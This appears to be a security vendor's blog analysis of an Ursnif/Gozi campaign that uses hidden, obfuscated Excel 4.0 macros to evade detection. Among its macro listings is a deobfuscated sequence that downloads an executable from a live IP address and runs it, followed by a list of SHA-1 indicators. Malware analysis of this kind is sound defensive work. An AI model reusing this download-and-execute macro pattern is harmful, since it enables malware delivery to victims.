Ursnif/Gozi Delivery - Excel Macro 4.0 Utilization Uptick & OCR Bypass

blog.morphisec.com/ursnif/gozi-delivery-excel-macro-4.0-utilization-uptick-ocr-bypass

- Tweet
-

Ursnif/Gozi Introduction:


Morphisec has been tracking an uptick in the delivery of **Ursnif/Gozi** during the COVID-19 pandemic. Specifically, we have noticed a significant spike both in numbers and sophistication. The latest delivery methods will many times involve old-school Excel 4.0 macro functionality, which historically is a blind spot for AV detection as it has nothing to do with the VBA macro engine and is integrated as part of the workbook. INQUEST reported the use of similar techniques as part of a Zloader delivery campaign. Interestingly, in the latest campaign, it looks like the malware writers removed the image from the Excel document to avoid OCR heuristic detection following the INQUEST article.

Excel 4.0 was released in 1992, ready for use on Windows 3.0 and 3.1. At its release, Excel 4.0 featured the ability to use macro worksheets as a way to deploy XLM macros for automation. The feature worked well enough and enabled backwards compatibility up to Excel 4.0. The following year, Visual Basic for Applications (VBA) macros were released in Excel 5.0, and macro worksheets were phased out.

As with many other backward-compatible enabled features, these macro worksheets provide plenty of offensive opportunities, seeing as they still function within the current build of Excel. Most of the functionality you can do with VBA can also be achieved using XLM macros, including access to the Win32 API, integrated as part of .xlm, .xls, and .xlsm files. This makes the functionality a viable attack vector for Excel worksheets delivered via social engineering emails.

Ursnif/Gozi Technical

We observed this specific campaign, starting at the beginning of January, that uses advanced obfuscation techniques to evade detection. Many of the files have a .xlsm extension and have less than a 3 detection score. A score of less than 3 is not a high enough threshold for a static heuristic-based approach to classify the file as suspicious (not even talking about malicious). For this reason, many detection-based solutions miss this type of file.



One engine detected this file


ee2ae07b14f64ccc8e4ae27df411cdac52f9112cb96457db3e49f2ef57daf9a8
United Office Choice7468.xlsm
xlsx

53.58 KB
Size

2020-06-01 07:32:43 UTC
3 hours ago

Figure 1 -- Low VirusTotal detection rate

The file content asks the victim to enable editing and content in written text rather than an image as mostly seen in these campaigns. Our assumption is that the attacker is trying to evade OCR heuristic detection methods.



United Office Choice7468.xlsm


SECURITY WARNING Macros have been disabled. Enable Content

A4

Please Enable editing & Content

Figure 2 -- Asks the victim to enable content by text

In this campaign, the sheet hidden state is set to **Hidden.** The auto-open sheet can be found by looking at the Name Manager option under Formulas.



Name Manager


Name	Value	Refers To	Scope	Comment
Auto_OpennrRGD	FALSE	=hdSmcThraaNzawKYGX!$FI$458	Workbo...	

Refers to:

=hdSmcThraaNzawKYGX!$FI$458

Figure 3 -- Auto-Open Cell


The macro worksheet is heavily obfuscated and will start with a number of "*RUN*" commands that eventually ends with several interesting commands such as "*CALL*" and "*EXEC*".



```
1830
1831  =RUN($CZ$504)
1832  =CALL($FX$1324,$HT$1588,$GM$1545,$HR$1778,0)
1833  =CALL($FX$1324,$HT$1588,$GM$1545,$IH$1261,0)
1834
1835  =CALL($AC$116,$HB$1408,$AN$126,0,$BB$54,$HS$1218,0,0)
1836  =CALL($BM$199,$EP$1032,$CF$529,0,$FM$1218,$ID$1220,,0,0)
1837
1838
1839  =HALT()
1840
1841
```

Figure 4 -- The obfuscated CALL commands

@DissectMalware wrote a tool that deobfuscates these Excel 4 macros. Looking at the output of the tool, we can see the pattern below.



```
CALL("Kernel32","CreateDirectoryA","JCJ","C:\zFCNQfB",0)
CALL("Kernel32","CreateDirectoryA","JCJ","C:\zFCNQfB\CLVQtJc",0)
CALL("URLMON","URLDownloadToFileA","JJCCJJ",0,"http://45.77.50.112/gstyrsOisyc.exe","C
CALL("Shell32","ShellExecuteA","JJCCCJ",0,"Open","C:\zFCNQfB\CLVQtJc\bZTliFa.exe",,0,
HALT()
```

Figure 5 -- Deobfuscated commands.

The macro utilizes the Win32 API function to download the next stage. In this case, it is Gozi.

Conclusion

Ursnif/Gozi continues to change and evolve, showing that threat actors are increasingly looking for any opportunity they might have to evade detection solutions. Morphisec's customers can be confident that they are protected against the malicious Excel macros delivered by Ursnif/Gozi and others.

IOC's (SHA-1):

- F0fa0bccb67b0c01f238a5eca9c46b9faa0bd6a7
- 1d6f74390e8a00e28975ec5181fe18aab956e5b3
- 4cca909d440e7ce3626922db54872fba43b51855
- 3115d21f0bc774996e7eb925c8badfe8172ae781
- 1669b5553ef576c558bc6a49482a9c32d218641c
- Aa64141ae3d4706eddeccdacbbef413f173f26b6
- 7b6cabda9cfb7b23af2211d2a11ef9a504479a16
- 7ec3f150ca07ff1a67487eb7e74e17eaa15a1144
- F8aef0dac089067ca9024423eca9042f8b1ac845
- 164dff79a7afe7a74d8ff06a564e81d36df29286
- Fef9ab8c1df75fbcdb717d23a7f0f3a3a8512f16
- 24c898ad6e3107474cb3bfbe606aa8f562a6f76a
- B0d168485f482d4685c3d9f034171be457fd7b31
- C33ee864fc398ee9ae1f7994f1aa84101cd6a421
- 3479d044d78dc9a309e1b6ccd533e601235dbde5
- C33ee864fc398ee9ae1f7994f1aa84101cd6a421
- 3479d044d78dc9a309e1b6ccd533e601235dbde5
- 66b9c31b5ab8deccd4c3711515d8021232c1a9af
- 7848de9c2e505e418ae0b0f7d7fc9fae9f371197
- 6b0d60b336972892667e71e415e3c21407307dc1
- Afa0c9be4f05629e773c4304bbabeab2fd5befc8
- B0734e1b869db25b66c5f03ed50133519c222284
- A7b2badc79cc494eba7a0da8e13df49d226c4409
- C8c3be4745ad3b0d88c4a8566ac0c780c0ce17f6
- 2404a7c358629dca3839cef3ea18c5b30c778adc

Contact SalesInquire via Azure